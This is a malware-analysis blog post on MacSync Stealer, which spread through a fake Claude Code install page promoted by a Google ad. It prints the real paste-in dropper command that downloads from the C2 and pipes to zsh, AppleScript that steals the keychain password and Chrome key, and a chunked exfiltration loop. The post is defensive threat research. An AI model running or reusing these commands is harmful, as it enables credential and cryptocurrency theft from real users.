- Malware Analysis
- Threat Intelligence
- Reverse Engineering
- Crypto Security
MacSync Stealer: How a Google Ad Turned Install Claude Code into Full Mac Compromise

A sponsored Google Ad impersonating Claude Code delivered MacSync Stealer (build tag claude1) to macOS developers. Caronte traced the full chain: triple-encoded dropper → osascript credential harvester → surgical app.asar replacement of Ledger Live and Ledger Wallet. The attacker left a Russian INSERT HERE comment in the Electron bundle and walked away with keychains, Chrome Safe Storage keys, iCloud passwords, SSH keys, and a persistent hardware wallet phishing overlay.

Giovanni Braccini
Researcher at Beelzebub Labs
TL;DR
- Analysis performed autonomously by Caronte, our agentic CTI platform: from a submitted dropper sample to full attack chain reconstruction, payload decoding, and app.asar forensics, in minutes, with no manual reverse engineering
- A Google Ads malvertising campaign impersonates Anthropic’s Claude Code CLI: sponsored results appear for developer searches, pointing to a fake Google Sites install page. The malware self-identifies as MacSync Stealer v1.1.2, build tag
claude1, explicitly naming the lure it was compiled for - A three-stage zsh dropper delivers an osascript payload that steals the Mac login password via a fake System Preferences dialog, then harvests every credential on the machine: all browser profiles, 80+ wallet extensions, 20+ desktop wallets, macOS keychains (decryptable with the stolen password), iCloud Keychain, SSH keys, AWS credentials, and kubectl configs
- A second-stage app.asar replacement trojans Ledger Live and Ledger Wallet if installed. A single injected line with a Russian
ВСТАВЬТЕ СЮДА(“INSERT HERE”) marker redirects the entire app window to a fake recovery flow 5 seconds after launch, walking the victim through seed phrase surrender
Key Findings at a Glance
| Category | Details |
|---|---|
| Malware | MacSync Stealer v1.1.2 (x86_64 + ARM universal) |
| Build Tag | claude1 (campaign-specific identifier) |
| Delivery | Google Ads malvertising → Google Sites lure → ClickFix/InstallFix terminal command |
| C2 | oklahomawarehousing.com |
| Dropper Hash | bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0 |
| Credential Targets | 14+ Chromium browsers · Firefox/Gecko family · 80+ wallet extensions · 20+ desktop wallets · macOS Keychains · SSH/AWS/kubectl |
| Wallet Trojans | Ledger Live v2.126.2 · Ledger Wallet v2.133.0 (Trezor Suite: C2 returned 520 at collection time) |
| Trojan Marker | // ←=== ВСТАВЬТЕ СЮДА ===→ in main.bundle.js (kit-based insertion point) |
| Trojanized ASAR SHA256 | Ledger Live: 1abf943e97356e07bde23663da544e7c106afc19827a2106361a52035737de43 |
| Related Campaign | Broader MacSync/InstallFix wave documented by Bitdefender, Trend Micro, Jamf (Feb–May 2026) |

Attack Chain Overview
Discovery: A Sponsored Ad Impersonating Claude Code

This investigation begins with a common tactic: malvertising. A sponsored Google ad appeared for the search query “claude code mac install”, ranking at the top of the results. Titled “Install Claude macOS / Claude for macOS” and served from business.google.com.
The ad pointed to a Google Sites page (sites.google.com/view/claud-version-0505) built to mimic the real Anthropic website. The page included a one-click copy button for the malicious command.

The page also includes a full “New to Terminal?” step-by-step guide targeting users who have never run a terminal command before. Step 3 of that guide is the most insidious detail: it shows a fake terminal animation of the install completing, and that animation includes the line “Write admin password: **** ✓”:

This is deliberate priming. The page tells the victim that typing their admin password is a normal, expected step of the Claude Code installation before they’ve run a single command. When the fake System Preferences dialog appears seconds later asking for that same password, they’ve already been conditioned to comply.
The choice of Google Sites as the lure host is not accidental. Google Sites renders all page content via JavaScript. Automated scanners, URL reputation feeds, and corporate proxies that make plain HTTP requests without executing JS see a blank shell and score it clean. A real browser executes the JavaScript and loads the full malicious page. Combined with the sites.google.com domain, which sits on every allowlist and cannot be blocked without massive collateral damage, giving the attacker a lure that is effectively invisible to automated detection while remaining fully functional for human victims. No infrastructure to burn, no domain to sinkhole, no certificate to flag. The same technique is increasingly used across ClickFix campaigns that abuse Google Docs, Notion, and Confluence for the same reason.
The confirmed lure URL follows a claud-version-MMDD naming pattern: 0505 maps to May 5, the date the campaign was observed and analyzed. This report is published the following day, May 6. The date-encoded slug suggests the operator rotates the Google Ads destination periodically, burning old URLs to stay ahead of manual blocklist additions.

Following the analysis, we reported the sponsored ad to Google. Within 24 hours, Google Trust & Safety confirmed the ad had been removed for violating Google Ads policies.
We submitted the dropper to Caronte, our agentic CTI platform. From that single submission, Caronte ran the full analysis pipeline autonomously, decoding the multi-stage dropper chain, reconstructing the osascript payload, mapping the C2 API surface, and extracting the trojanized app.asar artifacts, with no manual reverse engineering required.
Everything below is verification and exploration built on top of Caronte’s output.
The Lure: ClickFix Meets Developer Tooling
The sponsored ad leads to a fake install page that instructs the user to open Terminal and paste a command. The technique of instructing victims to execute a pasted command in their own terminal is known as InstallFix (a macOS variant of the broader ClickFix social engineering pattern). Against developers, it is particularly effective: running a curl | bash style command to install a CLI tool is entirely routine behavior. However, the presence of obfuscated Base64 strings within the command remains a significant red flag for security-conscious users.
The command presented on the page:
echo 'ZWNobyAnVmVyaWZpY2F0aW9uIHBsZWFzZSB3YWl0Li4uJyAmJiBjdXJsIC1rZnNTTCBodHRwOi8vb2tsYWhvbWF3YXJlaG91c2luZy5jb20vY3VybC9iZDM0OGE0MDI2MWFhMmQ5NTU2NmNjZGM0ZTZmMzA0ZmYyNWFhOTdkMzRlNWM3MTNjNzdjOTM3NTgzYWQwNGYwfHpzaA=='|base64 -D|zshThe outer base64 layer decodes to:
echo 'Verification please wait...' && curl -kfsSL http://oklahomawarehousing.com/curl/bd348a40261aa2d95566ccdc4e6f304ff25aa97d34e5c713c77c937583ad04f0|zsh"Verification please wait..." is printed to the terminal to mimic a legitimate install process while the real payload downloads silently. The -k flag disables TLS certificate validation; the entire C2 stack runs over cleartext HTTP.
The Dropper Chain: Three Stages to Execution
Stage 1 downloads bd348a40...f0.daily from the C2. The .daily suggests this file is rotated daily, although this was not confirmed at collection time.
Stage 2 (the .daily file) contains an inline base64+gzip payload:
#!/bin/zsh
d30358=$(base64 -D <<'PAYLOAD_m69993274016821' | gunzip
H4sIAAxV+mkAA91WW2/bNhR+9684VRXDasBIsiI7NzUNugAN...
PAYLOAD_m69993274016821
)
eval "$d30358"
The variable name is randomized per build (d30358); the payload name includes a randomized numeric suffix (PAYLOAD_m69993274016821). Both are anti-pattern measures to prevent simple string matching.
Stage 3 (the decoded daemon) runs entirely silent (exec </dev/null, exec >/dev/null, exec 2>/dev/null) and performs two operations:
# 1. Fetch and execute the osascript stealer
curl -k -s -H "api-key: $api_key" \
  "http://oklahomawarehousing.com/dynamic?txd=$token" | osascript

# 2. Exfiltrate /tmp/osalogging.zip in 10MB chunks
curl -k -s -X PUT --data-binary @- \
  -H "api-key: $api_key" \
  "http://oklahomawarehousing.com/gate?buildtxd=$token&upload_id=...&chunk_index=$i&total_chunks=$n"
The exfiltration loop retries up to 8 times with exponential backoff, deletes the archive on success, and exits silently. More details on the exfiltration strategy and its weaknesses in the next sections.
MacSync Stealer: The osascript Payload
The payload fetched from /dynamic is a fully-featured macOS credential harvester written in AppleScript, identified internally as MacSync Stealer v1.1.2_release (x64_86 & ARM). Its first action is to kill Terminal:
try
  do shell script "killall Terminal"
end try
This removes the pasted command from the terminal’s visible history before the victim has a chance to review it.
The Password Trap
The stealer’s primary goal before harvesting anything is to obtain the user’s Mac login password. It uses dscl . authonly to validate candidates silently, with no macOS security prompt:
on checkvalid(username, password_entered)
  set result to do shell script "dscl . authonly " & quoted form of username & space & quoted form of password_entered
  if result is not equal to "" then
    return false
  else
    return true
  end if
end checkvalid

If the account has no password, it proceeds without prompting. If a password is required, it shows a fake System Preferences dialog with a hidden password field, looping until a valid credential is entered:
set result to display dialog "You should update the settings to launch the application." \
  default answer "" with icon imagePath \
  buttons {"Continue"} default button "Continue" \
  giving up after 150 with title "System Preferences" with hidden answer
The dialog uses the real macOS LockedIcon.icns system icon, making it visually indistinguishable from a legitimate system prompt.
Once the password is validated, the stealer immediately uses it:
do shell script "security unlock-keychain -p " & quoted form of password_entered & " ~/Library/Keychains/login.keychain-db"
do shell script "security set-generic-password-partition-list -s \"Chrome Safe Storage\" -a \"Chrome\" -S \"apple-tool:,apple:,teamid:EQHXZ8M8AV\" -k " & quoted form of password_entered
set masterpass to do shell script "security find-generic-password -wa \"Chrome\""
Three things happen in sequence: the login keychain is unlocked, the Chrome Safe Storage partition list is updated to allow unrestricted access, and the Chrome Safe Storage master key is extracted. This single key decrypts every saved password across all Chromium-based browsers on the machine.
What the Real macOS Dialog Reveals
After the fake dialog captures the password and the stealer calls security unlock-keychain, macOS fires a real native keychain access alert asking permission for the security process to access Chrome Safe Storage. This is the system working correctly, but it appears after the fake dialog has already stolen the credential.

The dialog reads: “security wants to use the confidential information stored in ‘Chrome Safe Storage’ in your keychain. To allow this, enter the password for the ‘login’ keychain.” The buttons offer Always Allow, Deny, and Allow.
Victims who see this and click “Deny” are acting rationally, but it does not help. Denying the prompt blocks that specific security find-generic-password call, so the Chrome Safe Storage key is not extracted directly at that moment. It does not matter: the stealer already captured the Mac login password via the fake dialog, and login.keychain-db is already being copied to the staging directory. That keychain contains the Chrome Safe Storage key. The attacker decrypts it offline using the stolen password and recovers the same key anyway. Deny closes one door that was already bypassed through another.
Full Scope of Data Collection
Everything is packed into /tmp/sync<random>/ and archived to /tmp/osalogging.zip using ditto:
| Category | Targets |
|---|---|
| Chromium browsers | Chrome, Brave, Edge, Arc, Opera, OperaGX, Vivaldi, Yandex, Chromium, Chrome Beta/Dev/Canary, CocCoc |
| Gecko browsers | Firefox, Zen, LibreWolf, Waterfox |
| Browser data | Cookies, Login Data, Web Data, extension LocalStorage + IndexedDB |
| Browser wallet extensions | 80+ extension IDs: MetaMask, Phantom, Trust, Coinbase, OKX, Rabby, Bybit, Binance Wallet, and ~75 others |
| Desktop wallets | Exodus, Electrum, Atomic, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Armory, Electron Cash, Monero, Litecoin Core, Dash, Dogecoin, BlueWallet, Zengo, Trust Wallet, Ledger Live, Ledger Wallet, Trezor Suite |
| macOS Keychains | All ~/Library/Keychains/*.keychain-db, including login.keychain-db (decryptable with stolen password) and Local Items.keychain-db (iCloud Keychain local cache) |
| Cloud credentials | ~/.ssh/, ~/.aws/, ~/.kube/ |
| Messaging | Telegram Desktop tdata/ session |
| File grabber | .pdf .docx .wallet .key .seed .kdbx .pem .ovpn from Desktop, Documents, Downloads (up to 100MB per source folder) |
| Browsers (additional) | Safari cookies + history, Apple Notes database (NoteStore.sqlite) |
| Shell artifacts | .zshrc, .zsh_history, .bash_history, .gitconfig |
| System info | lsappinfo list, ps ax, full system_profiler hardware/software/display output |
The keychain theft deserves particular attention. The glob ~/Library/Keychains/*.keychain-db captures both login.keychain-db and Local Items.keychain-db. The login keychain is encrypted with the user’s Mac login password (which the attacker now has). Offline decryption is straightforward with standard tooling. Local Items.keychain-db (iCloud Keychain) is hardware-bound and cannot be fully decrypted without the victim’s device, but the attacker already holds all browser-saved credentials via the Chrome Safe Storage key, making iCloud Keychain largely redundant for the credential theft goal.
After archiving, the stealer writes an info file to the zip:
MacSync Stealer
Build Tag: claude1
Version: 1.1.2_release (x64_86 & ARM)
IP: 98.71.26.11
Username: <victim>
Password: <stolen mac password>
The stealer then shows a fake error dialog as a cover story for why “Claude Code” didn’t install:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
The Dialog Is an Execution Gate
The fake error dialog looks like a simple decoy to dismiss the victim. Structurally, it is something more: a hard synchronization point in the execution chain, likely unintentional.
The osascript payload is linear and blocking. The display dialog call at the end has no giving up after timeout clause, so the osascript process halts at that line and cannot advance until the user clicks. The wallet app trojanization and the credential upload are both downstream of that click; neither can run while the dialog is open.
The actual execution order, confirmed from the payload source:
[osascript]
  1. Credential harvesting (browsers, keychains, wallets, SSH, AWS, kubectl)
  2. Archive creation: /tmp/osalogging.zip
  3. display dialog "Your Mac does not support this application..."  ← BLOCKS
  4. Ledger Wallet ASAR replacement  ← runs only after click
  5. Ledger Live ASAR replacement
  [osascript exits]

[daemon_function, zsh]
  6. Chunked upload of /tmp/osalogging.zip to C2
  7. rm /tmp/osalogging.zip
A victim who rebooted, force-quit Terminal, or simply closed their laptop before clicking cut the chain at step 3. The credential archive existed locally in /tmp but was never uploaded. The wallet apps were never touched. On reboot, /tmp is cleared.
The intended purpose of the dialog was social engineering: make the victim believe the install failed and move on without suspicion. But the synchronous nature of osascript turned it into an accidental escape window. If the attacker had backgrounded the upload before showing the dialog (a trivial change), this window would not exist. They did not. The irony is that the social engineering worked against them: a victim who believed the fake error and rebooted to “try again” walked away clean.
If you ran the command but never clicked “ОК” on the final dialog: your credentials were staged locally but never transmitted, and your wallet apps were not modified. Rotating passwords is still prudent (the stolen password was used locally to unlock keychains during harvesting), but no data left your machine.
A Not Entirely Thought-Out Exfiltration Strategy
The exfiltration has two structural weaknesses that worked in victims’ favor.
The first is the execution gate described above: the entire upload only starts after the victim clicks “ОК” on the fake error dialog. A reboot, a force-quit, or simply ignoring the dialog cuts the chain before a single byte leaves the machine.
The second is the upload design. The Filegrabber routine grabs every pdf, docx, doc, wallet, key, db, txt, seed, rtf, kdbx, pem, and ovpn file from the victim’s Desktop, Documents, and Downloads folders, capped at 100MB per source folder. Combined with browser profiles across 14+ Chromium installs, wallet extension data, and Telegram Desktop, the staging directory can easily reach several hundred megabytes before compression. The final zip is large and will typically be split across many 10MB chunks.
The upload loop from the recovered daemon_function:
CHUNK_SIZE=$((10 * 1024 * 1024))   # 10 MB per chunk
MAX_RETRIES=8
upload_id=$(date +%s)-$(openssl rand -hex 8)
total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))

for (( i = 0; i < total_chunks; i++ )); do
    success=0

    for (( attempt = 1; attempt <= MAX_RETRIES; attempt++ )); do
        # Slice chunk i out of the zip and stream it directly to the C2
        http_code=$(
            dd if="$file" bs=1 skip=$(( i * CHUNK_SIZE )) count=$CHUNK_SIZE 2>/dev/null \
            | curl -k -s -X PUT --data-binary @- \
                -H "api-key: $api_key" \
                --max-time 180 \
                -o /dev/null -w "%{http_code}" \
                "http://$domain/gate?buildtxd=$token\
&upload_id=$upload_id&chunk_index=$i&total_chunks=$total_chunks"
        )

        if [[ $? -eq 0 && $http_code -ge 200 && $http_code -lt 300 ]]; then
            success=1
            break
        fi

        sleep $(( 3 + attempt * 2 ))   # backoff: 5s, 7s, 9s ...
    done

    # Any chunk that exhausts all retries aborts the entire upload
    (( success == 0 )) && return 1
done

rm -f "$file"   # only reached on full success
return 0
The attacker receives nothing useful unless every chunk arrives. The reason is structural: the ZIP format stores its Central Directory (the master index that lists every file, its offset, and its compression parameters) at the very end of the archive, not the beginning. If the victim reboots mid-upload or a corporate firewall cuts the connection after the first few chunks, the C2 receives the beginning of the archive but not the end. Without the Central Directory, no tool can locate or decompress any of the files inside. The bytes that arrived are unreadable. The attacker needs all chunks, in order, to reconstruct a valid archive.
